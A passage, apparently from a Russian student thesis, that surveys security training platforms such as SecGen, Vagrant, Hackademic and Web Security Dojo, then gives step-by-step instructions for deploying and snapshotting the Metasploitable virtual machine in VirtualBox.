Студенты, обучающиеся компьютерной безопасности, получают выгоду от участия в хакерских испытаниях. Практическая лабораторная работа и предварительно настроенные проблемы со взломом являются обычной практикой как в сфере обучения безопасности, так и в качестве времяпрепровождения для людей, склонных к изучению безопасности. Конкурентные проблемы со взломом, такие как соревнования по захвату флага (CTF), стали основой для отраслевых конференций и находятся в центре внимания крупных онлайн-сообществ. Виртуальные машины предоставляют эффективный способ совместного использования целей для взлома и могут быть спроектированы для проверки навыков атакующего. Такие веб-сайты, как Vulnhub, предварительно настроенные для взлома, бросают вызов участникам с виртуальными машинами и являются ценным ресурсом для тех, кто изучает и развивает свои навыки в области компьютерной безопасности. Однако разработка этих хакерских задач занимает много времени, и однажды созданная

виртуальная машина, по сути, является статичной. То есть, после того, как задача была решена, у студента не осталось задачи, и, если задача создана для соревнования или испытания, ее нельзя использовать повторно, не рискуя стать при этом плагиатом или повторением.

Генератор сценариев безопасности (SecGen) генерирует рандомизированные уязвимые системы. Виртуальные машины создаются на основе спецификации сценария, который описывает ограничения и свойства создаваемых виртуальных машин. Например, сценарий может указывать на создание системы с уязвимостью, которую можно использовать удаленно, что приведет к компрометации на уровне пользователя, и локально используемым недостатком, который приведет к компрометации на уровне root-пользователя. Это потребует от злоумышленника обнаружения и использования обеих случайно выбранных уязвимостей для получения root доступа к системе. В качестве альтернативы, определенный сценарий может быть более конкретным с указанием определенных видов услуг (таких как FTP или SMB) или даже точных уязвимостей (с помощью CVE).

SecGen - это приложение Ruby с языком конфигурации XML.

SecGen считывает свою конфигурацию, включая доступные уязвимости, службы, сети, пользователей и контент, читает определение запрошенного сценария, применяет логику для рандомизации сценария и использует Puppet и Vagrant для предоставления необходимых виртуальных машин.

1.13 Vagrant

Vagrant - это инструмент для создания и управления средами виртуальных машин в одном рабочем процессе. Благодаря простому в использовании рабочему процессу и ориентации на автоматизацию, Vagrant сокращает время настройки среды разработки, повышает прозрачность производства и заставляет оправдания типа “работает только на моей машине” остаться пережитком прошлого.

Vagrant предоставляет простые в настройке, воспроизводимые и переносимые рабочие среды, созданные на основе стандартных отраслевых технологий и управляемых единым согласованным рабочим процессом, чтобы помочь максимизировать производительность и гибкость для вас и вашей команды.

Чтобы достичь своей магии, Vagrant стоит на плечах гигантов. Машины предоставляются поверх Virtual Box, VMware, AWS или любого другого поставщика. Затем стандартные инструменты обеспечения, такие как сценарии оболочки, Chef или Puppet, могут автоматически устанавливать и настраивать программное обеспечение на виртуальной машине.

Если вы разработчик, Vagrant будет изолировать зависимости и их конфигурацию в единой одноразовой, согласованной среде, не жертвуя при этом какими-либо инструментами, с которыми вы работали (редакторами, браузерами, отладчиками и т.д.). Как только вы или кто-то еще создадите один Vagrantfile, вам просто нужно выполнить команду *vagrant up*, и все будет

установлено и настроено для работы. Другие члены вашей команды создают свои среды разработки из одной и той же конфигурации, поэтому независимо от того, работаете ли вы в Linux, Mac OS X или Windows, все члены вашей команды выполняют код в одной среде, с одинаковыми зависимостями, все настроено одинаковым образом. Попрощайтесь с ошибками типа "работает только на моей машине".

Если вы инженер по эксплуатации или инженер DevOps, Vagrant предоставит вам одноразовую среду и согласованный рабочий процесс для разработки и тестирования сценариев управления инфраструктурой. Вы можете быстро протестировать такие вещи, как сценарии оболочки, сценарии Chef, модули Puppet и другие, используя локальную виртуализацию, такую как Virtual Box или VMware. Затем с той же конфигурацией вы можете протестировать эти сценарии в удаленных облачных сервисах, таких как AWS или RackSpace, с одинаковым рабочим процессом. Откажитесь от своих пользовательских сценариев, чтобы утилизировать экземпляры EC2, прекратить манипулирование SSH-запросами к различным машинам и начать использовать Vagrant, чтобы привнести здравый смысл в вашу жизнь.

Если вы дизайнер, Vagrant автоматически настроит все, что требуется для этого приложения, чтобы вы могли сосредоточиться на том, что вы делаете лучше всего: дизайне. После того, как разработчик настроит Vagrant, вам не нужно беспокоиться о том, как снова запустить это приложение. Больше не нужно беспокоить других разработчиков, чтобы помочь вам исправить вашу среду, чтобы вы могли тестировать проекты. Просто проверьте код, берите компьютер и начинайте проектировать.

Vagrant разработан для всех как самый простой и быстрый способ создания виртуальной среды!

1.14 Hackademic

Проект OWASP Hackademic Challenges поможет вам проверить свои знания в области безопасности веб-приложений. Вы можете использовать его для атаки на веб-приложения в реалистичной, но также контролируемой и безопасной среде.

Задачи Hackademic реализуют реалистичные сценарии с известными уязвимостями в безопасной и контролируемой среде. Пользователи могут попытаться обнаружить и использовать эти уязвимости, чтобы изучить важные концепции информационной безопасности с точки зрения злоумышленника.

Можно начать с того, что вы считаете наиболее привлекательным, хотя вам предлагается следовать порядку, представленному на главной странице приложения. В настоящее время доступно 10 сценариев атаки.

Являясь еще одним проектом, посвященным изучения безопасности веб-приложений Hackademic, предлагает пользователям ролевую модуль обучения, в которой студент предстает в роли хакера и пытается найти уязвимость в приложении. Высокий уровень реалистичности позволит применить навыки на практике**.**

1.15 DoJo

Web Security Dojo - это виртуальная машина, которая предоставляет инструменты, цели и документацию для изучения и практического тестирования безопасности веб-приложений.

Предварительно сконфигурированная, автономная среда обучения, идеально подходит для классной комнаты и конференций. Не требуется интернет соединения для использования. Идеально подходит для тех, кто заинтересован в практических занятиях по этическому взлому, тестированию на проникновение, выявлению ошибок и захвату флага (CTF). Один файл OVA будет импортирован в Virtual Box или VMware. Существует также сценарий Ansible для тех смельчаков, которые хотят превратить свой Ubuntu в виртуальное додзё.

Главной особенностью данной виртуальной машины является, то что виртуальная среда включает в себя как инструменты для проведения аудита безопасности, так и уязвимые приложения на которых их можно использовать.

2 Построение киберполигона

2.1 Развертывание Metasploitable

Metasploitable представляет из себя виртуальную машину, которая содержит набор уязвимостей и позволяет развернуть себя локально на любой операционной системе поддерживающей виртуализацию. Для инсталляции Metasploitable нужно заполучить образ виртуальной машины.

На рисунке 2.1.1 изображен скачанный архив Metasploitable, содержащий образ виртуальной машины.




Рисунок 2.1.1 - Архив Metasploitable

Скачать архив с Metasploitable можно с оригинального сайта разработчиков.

Чтобы получить содержимое архива его нужно распаковать. Сделать это можно используя утилиту *unzip*. В качестве аргумента указывается имя архива

в формате ZIP и с помощью опции *-d* задается директория в которую необходимо распаковать содержимое архива.

На рисунке 2.1.2 можно увидеть процесс распаковки архива Metasploitable.

```
adil@debian:~/diplom$ unzip metasploitable-linux-2.0.0.zip -d ~/VirtualBox\ VMs/
Archive:  metasploitable-linux-2.0.0.zip
   creating: /home/adil/VirtualBox VMs/Metasploitable2-Linux/
  inflating: /home/adil/VirtualBox VMs/Metasploitable2-Linux/Metasploitable.nvram
  inflating: /home/adil/VirtualBox VMs/Metasploitable2-Linux/Metasploitable.vmdk

 extracting: /home/adil/VirtualBox VMs/Metasploitable2-Linux/Metasploitable.vmsd
  inflating: /home/adil/VirtualBox VMs/Metasploitable2-Linux/Metasploitable.vmx
  inflating: /home/adil/VirtualBox VMs/Metasploitable2-Linux/Metasploitable.vmxf
```

Рисунок 2.1.2 - Распаковка архива Metasploitable

На рисунке 2.1.3 изображено содержимое архива *metasploitable-linux-2.0.0.zip*.




Рисунок 2.1.3 - Содержимое архива Metasploitable

Архив содержит образ виртуального жесткого диска (.vmdk), метаинформацию для гипервизора (.vmx) и прочие конфигурационные файлы.

Самым важным файлом в данном архиве является файл *Metasploitable.vmdk*, который представляет из себя образ виртуального жесткого диска. Этот файл содержит структуру файловой системы Metasploitable. Это означает, что после настройки и включения виртуальной машины все необходимое программное обеспечение уже будет находиться в виртуальной машине и останется только настроить сеть и Metasploitable уже можно будет использовать.

В качестве гипервизора будет использоваться Virtual Box, но Metasploitable поддерживает и другие гипервизоры, например, VMWare.

На рисунке 2.1.4 изображена версия Virtual Box. Используемая версия Virtual Box - *Version 6.1.4 r136177*.

Если Metasploitable предполагается инсталлировать на сервер, то лучше использовать VMWare или ESXI.




Рисунок 2.1.4 - Версия Virtual Box

Для создания новой виртуальной машины нужно зайти в меню *Machine → New* и задать параметры для новой виртуальной машины.

На рисунке 2.1.5 приведены конфигурационные параметры для виртуальной машины Metasploitable.

Новой виртуальной машине присваивается имя (Metasploitable), указывается директория в которой будут хранится её конфигурационные файлы (/home/adil/Virtual Box VMs), указывается тип операционной системы (Linux), версия дистрибутива (Ubuntu 64-bit), размер доступной памяти (1024 MB).

Для запуска Metasploitable достаточно 1024 MB хоста. При выборе жесткого диска нужно выбрать уже имеющийся образ, а не создавать новый.

На рисунках 2.1.6, 2.1.7, 2.1.8 изображен процесс выбора образа жесткого диска из распакованного архива Metasploitable.




Рисунок 2.1.5 - Создание виртуальной машины Metasploitable




Рисунок 2.1.6 - Добавление нового виртуального жесткого диска




Рисунок 2.1.7 - Поиск образа жесткого диска в архиве Metasploitable




Рисунок 2.1.8 - Выбор жесткого диска Metasploitable

На рисунке 2.1.9 приведены финальные конфигурационные параметры необходимые для создания виртуальной машины Metasploitable.

После того как параметры заданы нужно создать виртуальную машину нажав на кнопку “Create(Создать)”. Нажав на эту кнопку Virtual Box создаст новую виртуальную машину Metasploitable с заданными параметрами.

На рисунке 2.1.10 изображена корректно созданная виртуальная машина Metasploitable. Справа от виртуальной машины можно просмотреть информацию о ней.




Рисунок 2.1.9 - Создание виртуальной машины Metasploitable

После того как виртуальная машина Metasploitable была успешно создана для её запуска необходимо нажать на кнопку “Start(Старт)”.

Прежде чем запустить виртуальную машину необходимо настроить её сетевой адаптер. Без этих настроек виртуальная машина будет недоступна из сети.

Виртуальные машины помимо безопасности предоставляют крайне удобный механизм сохранения информации о своем состоянии. Этот механизм называется “снапшотами”.

Суть снапшотов заключается в том, что перед тем как выполнить какие-то операции, которые потенциально могут вывести виртуальную машину из строя, правильным решением будет сохранить виртуальную машину в стабильном состоянии до применения фатальных изменений. Это позволит в момент выхода из строя виртуальной машины “откатить” её до предыдущего стабильного состояния. Процесс создания снапшота является довольно быстрым и дешевым, а, следовательно, это необходимо делать часто.




Рисунок 2.1.10 - Созданная виртуальная машина Metasploitable

Для того чтобы создать снапшот нужно перейти во вкладку “Snapshot (Снапшот)” кликнув при этом на виртуальную машину. Перейдя во вкладку снапшотов нужно нажать на кнопку “Take(Сделать)” для сохранения снапшота виртуальной машины.

На рисунке 2.1.11 демонстрируется вкладка снапшотов.




Рисунок 2.1.11 - Создание “снапшота” первоначального состояния виртуальной машины

На рисунке 2.1.12 изображено окно сохранения снапшота. Здесь можно указать имя снапшота и его описания для напоминания о том, почему этот снапшот был сделан и какую информацию он сохраняет.




Рисунок 2.1.12 - Создание “снапшота”

После создания снапшота все сделанные снапшоты будут перечислены во вкладке “Snapshot(Снапшот)”. Чтобы воссоздать нужное состояние виртуальной машины на момент создания снапшота нужно выбрать нужный снапшот, кликнуть на него и нажать на кнопку “Restore(Восстановить)”. При выполнение этой операции Virtual Box предложит сохранить снапшот текущего состояния виртуальной машины.

Эта операция не является обязательной поэтому вне зависимости от принятого решения Virtual Box сделает откат состояния текущей виртуальной машины на состояние, сохраненное во время выполнения снапшота.

На рисунке 2.1.13 изображен созданный снапшот виртуальной машины Metasploitable.

